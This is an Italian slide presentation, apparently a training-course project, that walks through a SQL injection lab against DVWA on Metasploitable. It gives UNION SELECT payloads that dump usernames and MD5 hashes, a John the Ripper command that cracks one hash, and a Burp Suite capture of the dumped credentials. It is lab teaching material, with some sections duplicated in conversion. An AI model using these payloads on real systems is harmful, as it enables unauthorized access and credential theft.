




# BUILDWEEK 2




# TODAY'S AGENDA



- 1 Introduzione
- 2 Giorno 1
- 3 Giorno 2
- 4 Giorno 3
- 5 Giorno 4
- 6 Giorno 5
- 7 Conclusione

# INTRODUZIONE



## CHI SIAMO?

"Patch Me If You Can" è un'azienda innovativa e dinamica specializzata in **cybersecurity**. Il nostro nome riflette la nostra missione: trovare e correggere vulnerabilità prima che possano essere sfruttate. Come un "gioco del gatto e del topo" con i cybercriminali, il nostro obiettivo è anticipare le loro mosse e garantire che i sistemi dei nostri clienti siano sempre un passo avanti.


## IL NOSTRO TEAM

Sara Larizza, capo e guida della squadra. Il resto del team è composto da Edoardo Mucci, Simone Moretti, Luca Calvigioni, Ghassan Haouem, Filippo Rondò e Daniele Meroni

## DI COSA PARLEREMO OGGI?

Oggi vi presenteremo cinque lavori che ci sono stati commissionati da un nostro cliente. Per motivi di privacy, non possiamo rivelare la sua identità, ma ogni progetto sarà analizzato nel dettaglio. Durante la spiegazione, illustreremo i vari passaggi tecnici con semplicità, per renderli comprensibili anche ai non addetti ai lavori. Il nostro obiettivo è condividere il processo in modo chiaro e coinvolgente, mostrando sia l'aspetto pratico sia quello tecnico.

# INTRODUZIONE



## CHI SIAMO?

"Patch Me If You Can" è un'azienda innovativa e dinamica specializzata in **cybersecurity**. Il nostro nome riflette la nostra missione: trovare e correggere vulnerabilità prima che possano essere sfruttate. Come un "gioco del gatto e del topo" con i cybercriminali, il nostro obiettivo è anticipare le loro mosse e garantire che i sistemi dei nostri clienti siano sempre un passo avanti.



## IL NOSTRO TEAM

Sara Larizza, capo e guida della squadra. Il resto del team è composto da Edoardo Mucci, Simone Moretti, Luca Calvigioni, Ghassan Haouem, Filippo Rondò e Daniele Meroni

## DI COSA PARLEREMO OGGI?

Oggi vi presenteremo cinque lavori che ci sono stati commissionati da un nostro cliente. Per motivi di privacy, non possiamo rivelare la sua identità, ma ogni progetto sarà analizzato nel dettaglio. Durante la spiegazione, illustreremo i vari passaggi tecnici con semplicità, per renderli comprensibili anche ai non addetti ai lavori. Il nostro obiettivo è condividere il processo in modo chiaro e coinvolgente, mostrando sia l'aspetto pratico sia quello tecnico.

# INTRODUZIONE



## CHI SIAMO?

"Patch Me If You Can" è un'azienda innovativa e dinamica specializzata in **cybersecurity**. Il nostro nome riflette la nostra missione: trovare e correggere vulnerabilità prima che possano essere sfruttate. Come un "gioco del gatto e del topo" con i cybercriminali, il nostro obiettivo è anticipare le loro mosse e garantire che i sistemi dei nostri clienti siano sempre un passo avanti.

## IL NOSTRO TEAM

Sara Larizza, capo e guida della squadra. Il resto del team è composto da Edoardo Mucci, Simone Moretti, Luca Calvigioni, Ghassan Haouem, Filippo Rondò e Daniele Meroni

## DI COSA PARLEREMO OGGI?

Oggi vi presenteremo cinque lavori che ci sono stati commissionati da un nostro cliente. Per motivi di privacy, non possiamo rivelare la sua identità, ma ogni progetto sarà analizzato nel dettaglio. Durante la spiegazione, illustreremo i vari passaggi tecnici con semplicità, per renderli comprensibili anche ai non addetti ai lavori. Il nostro obiettivo è condividere il processo in modo chiaro e coinvolgente, mostrando sia l'aspetto pratico sia quello tecnico.

# PROGETTI

GIORNO 1

**SQL INJECTION**

GIORNO 2

**XSS PERMANENTE**

GIORNO 3

**BOF**

GIORNO 4

**VULNERABILITY  
METASPLOITABLE**

GIORNO 5

**VULNERABILITY  
WINDOWS 10**

GIORNO 1



## SQL INJECTION

### Cos'è?

Un **SQL Injection** è un tipo di attacco informatico che sfrutta le vulnerabilità di sicurezza di un'applicazione web per manipolare le query SQL inviate al database. L'obiettivo è ottenere accesso non autorizzato ai dati, modificare o eliminare informazioni, o eseguire altre azioni dannose sul database.

### Come funziona?

Quando un'applicazione non valida correttamente l'input dell'utente, un attaccante può inserire codice SQL malevolo nei campi di input (ad esempio, nei form di login o nei parametri di un URL). Questo codice viene eseguito direttamente dal database come parte della query SQL.

### Conseguenze:

Accesso non autorizzato a dati sensibili.

Modifica o eliminazione di dati.

Controllo completo del database.

Esfiltrazione di informazioni riservate e potenziale compromissione dell'infrastruttura dell'applicazione

PROGETTO

## IMPOSTARE GLI INDIRIZZI IP

**KALI LINUX**

192.168.13.100



PROGETTO



## IMPOSTARE GLI INDIRIZZI IP

**METASPLOITABLE**

192.168.13.150



## SVOLGIMENTO



- Per fare questo attacco, ci accertiamo che le due macchine abbiano gli indirizzi IP corretti e che comunichino tra di loro. Verifichiamo che le macchine virtuali Kali Linux (attaccante) e Metasploitable (vulnerabile) siano configurate per comunicare all'interno della rete locale.
- Come secondo passaggio accediamo alla Damn Vulnerable Web Application (DVWA), una piattaforma progettata per simulare vulnerabilità, e impostiamo il livello di sicurezza su "Low" per semplificare il processo di exploit.
- Utilizziamo uno script di SQL Injection per recuperare le credenziali dell'account di Pablo dal database. Tuttavia, la password estratta è memorizzata come hash (una rappresentazione crittografata della password). Per decifrarla, eseguiamo un attacco con John the Ripper, un software specializzato nel cracking di hash.
- Salviamo l'hash estratto in un file di testo (.txt), che sarà utilizzato da John the Ripper per il processo di cracking.
- Cracking password:

eseguiamo il comando:

```
john --show --format=raw-md5 hash.txt
```

Dove hash.txt è il file contenente l'hash estratto. In output, otterremo la password in chiaro.

Adesso che abbiamo sia username che password possiamo accedere all'account di Pablo, completando così l'attacco.

## SVOLGIMENTO



- Per fare questo attacco, ci accertiamo che le due macchine abbiano gli indirizzi IP corretti e che comunichino tra di loro. Verifichiamo che le macchine virtuali Kali Linux (attaccante) e Metasploitable (vulnerabile) siano configurate per comunicare all'interno della rete locale.
- Come secondo passaggio accediamo alla Damn Vulnerable Web Application (DVWA), una piattaforma progettata

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
        inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
                RX packets 571 bytes 252563 (246.6 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1289 bytes 124135 (121.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 1046 bytes 106076 (103.5 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1046 bytes 106076 (103.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=5.63 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.282 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.328 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.308 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.206 ms
^C
--- 192.168.13.150 ping statistics ---
packets transmitted, 5 received, 0% packet loss, time 4051ms
min/avg/max/mdev = 0.206/1.350/5.628/2.139 ms
```

Metasploitable [In esecuzione] - Oracle VM VirtualBox

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c5:3b:59
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec5:3b59/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:377 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126620 (123.6 KB) TX bytes:231891 (226.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:251 errors:0 dropped:0 overruns:0 frame:0
          TX packets:251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:91113 (88.9 KB) TX bytes:91113 (88.9 KB)

msfadmin@metasploitable:~$ _
```

## SVOLGIMENTO




- Come secondo passaggio accediamo alla Damn Vulnerable Web Application (DVWA), una piattaforma progettata per simulare vulnerabilità, e impostiamo il livello di sicurezza su "Low" per semplificare il processo di exploit.
- Utilizziamo uno script di SQL Injection per recuperare le credenziali dell'account di Pablo dal database. Tuttavia, la password estratta è memorizzata come hash (una rappresentazione crittografata della password). Per decifrarla, eseguiamo un attacco con John the Ripper per il processo di cracking.
- Salviamo l'hash estratto.
- Cracking password:

The screenshot shows the DVWA Security page. On the left is a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'DVWA Security' option is highlighted in green. Below the sidebar, the main content area has a title 'DVWA Security' with a lock icon. It displays the current security level as 'low'. A dropdown menu is open, showing 'low' (which is selected), 'medium', and 'high'. Below the dropdown, there is information about PHPIDS (PHP-Intrusion Detection System) and a link to enable it. At the bottom of the main content area, there are links for 'Simulate attack' and 'View IDS log'. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'. At the very bottom of the slide, there is some faint, semi-transparent text: 'eseguiamo il comando john --show --force hash.txt Dove hash.txt è il file che contiene il password in chiaro. Adesso che abbiamo scompenso l'attacco.' and 'ent di Pablo, completando così'.

## SVOLGIMENTO



- Utilizziamo uno script di SQL Injection per recuperare le credenziali dell'account di Pablo dal database. Tuttavia, la password estratta è memorizzata come hash (una rappresentazione crittografata della password). Per decifrarla, eseguiamo un attacco con John the Ripper, un software specializzato nel cracking di hash.
- Salviamo l'hash estratto in un file di testo (.txt), che sarà utilizzato da John the Ripper per il processo di cracking.
- Cracking password:



The screenshot shows the DVWA SQL Injection page. The navigation menu on the left includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), and SQL Injection (Blind). The main content area has a title "Vulnerability: SQL Injection". A form asks for "User ID:" with a submit button. Below the form, red text displays the injected SQL query: "ID: ' UNION SELECT user, password FROM users WHERE user='pablo' #". It also shows the results: "First name: pablo" and "Surname: 0d107d09f5bbe40cade3de5c71e9e9b7". An orange line with an arrow points from the top right towards the "User ID:" input field.

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## SVOLGIMENTO



la password estratta è memorizzata come hash (una rappresentazione crittografata della password). Per decifrarla, eseguiamo un attacco con John the Ripper, un software specializzato nel cracking di hash.

- Salviamo l'hash estratto in un file di testo (.txt), che sarà utilizzato da John the Ripper per il processo di cracking.
- Cracking password:

eseguiamo il comando:

```
john --show --format=raw-md5 hash.txt
```

Dove hash.txt è il file contenente l'hash estratto. In output, otterremo la password in chiaro.

Adesso che a  
l'attacco.

kali@kali: ~/Desktop

completando così

The terminal window shows the command being run: `john --show --format=raw-md5 hash`. The password `:letmein` is highlighted with a red box. The output at the bottom of the terminal indicates that one password hash has been cracked.

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 hash
:letmein
1 password hash cracked, 0 left
```

## SVOLGIMENTO



Adesso che abbiamo sia username che password possiamo accedere all'account di Pablo, completando così l'attacco.

The screenshot shows the DVWA login page. On the left is a sidebar menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

At the bottom of the sidebar, there is a box containing the text: "Username: Pablo", "Security Level: low", and "PHPIDS: disabled".

The main content area has a header "Welcome to Damn Vulnerable Web App!" and a paragraph about the application's purpose. It includes sections for "WARNING!", "Disclaimer", and "General Instructions". A message at the bottom states: "You have logged in as 'Pablo'".

BONUS



id=1 UNION SELECT 2, user, password FROM users --

Burp Suite Community Edition v2024.5.5 - Temporary Project

Project Intruder Repeater View Help

Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://192.168.11.112 | HTTP/1

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqlin/?id=
1%20UNION%20SELECT%20user,%20password%20FROM%20users%20--&Submit=Submit
HTTP/1.1
2 Host: 192.168.11.112
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.11.112/dvwa/vulnerabilities/sqlin/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=medium; PHPSESSID=386664ab3ffe76d77b9de871b79f43ab
10 Connection:keep-alive
11
12
```

Response

Pretty Raw Hex Render

```
58 <h3>
User ID:
</h3>

59 <form action="#" method="GET">
60   <input type="text" name="id">
61   <input type="submit" name="Submit" value="Submit">
62 </form>

63 <pre>
64   ID: 1 UNION SELECT user, password FROM users --<br>
65   First name: admin<br>
   Surname: admin
</pre>
<pre>
66   ID: 1 UNION SELECT user, password FROM users --<br>
67   First name: admin<br>
68   Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
69   ID: 1 UNION SELECT user, password FROM users --<br>
   First name: gordonb<br>
   Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
   ID: 1 UNION SELECT user, password FROM users --<br>
   First name: 1337<br>
   Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
   ID: 1 UNION SELECT user, password FROM users --<br>
   First name: pablo<br>
   Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
   ID: 1 UNION SELECT user, password FROM users --<br>
   First name: smithy<br>
   Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
</div>
<h2>
```

Inspector

Request attributes: 2

Request query parameters: 2

Request body parameters: 0

Request cookies: 2

Request headers: 9

Response headers: 10

Notes

## BONUS



`id=1 UNION SELECT 2, user, password FROM users --`

The screenshot shows the Burp Suite interface with a request and response captured. The request is a GET to /dvwa/vulnerabilities/12, containing a parameter `id=1 UNION SELECT 2, user, password FROM users --`. The response shows the results of the union query, listing multiple user records with their first names and last names.

Request:

```
GET /dvwa/vulnerabilities/12?id=1%20UNION%20SELECT%20user%20--%20&Submit=Submit
```

Response:

```
<h3>User ID:</h3><form action="/" method="get"><input type="text" name="id" value="1" /><input type="submit" name="Submit" value="Submit" /></form><pre>ID: 1 UNION SELECT user, password FROM users --<br>First name: admin<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1 UNION SELECT user, password FROM users --<br>First name: gordonb<br>Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1 UNION SELECT user, password FROM users --<br>First name: 1337<br>Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1 UNION SELECT user, password FROM users --<br>First name: pablo<br>Surname: 0d107d09f5bbe40cade9de5c71e9e9b7</pre><pre>ID: 1 UNION SELECT user, password FROM users --<br>First name: smithy<br>Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

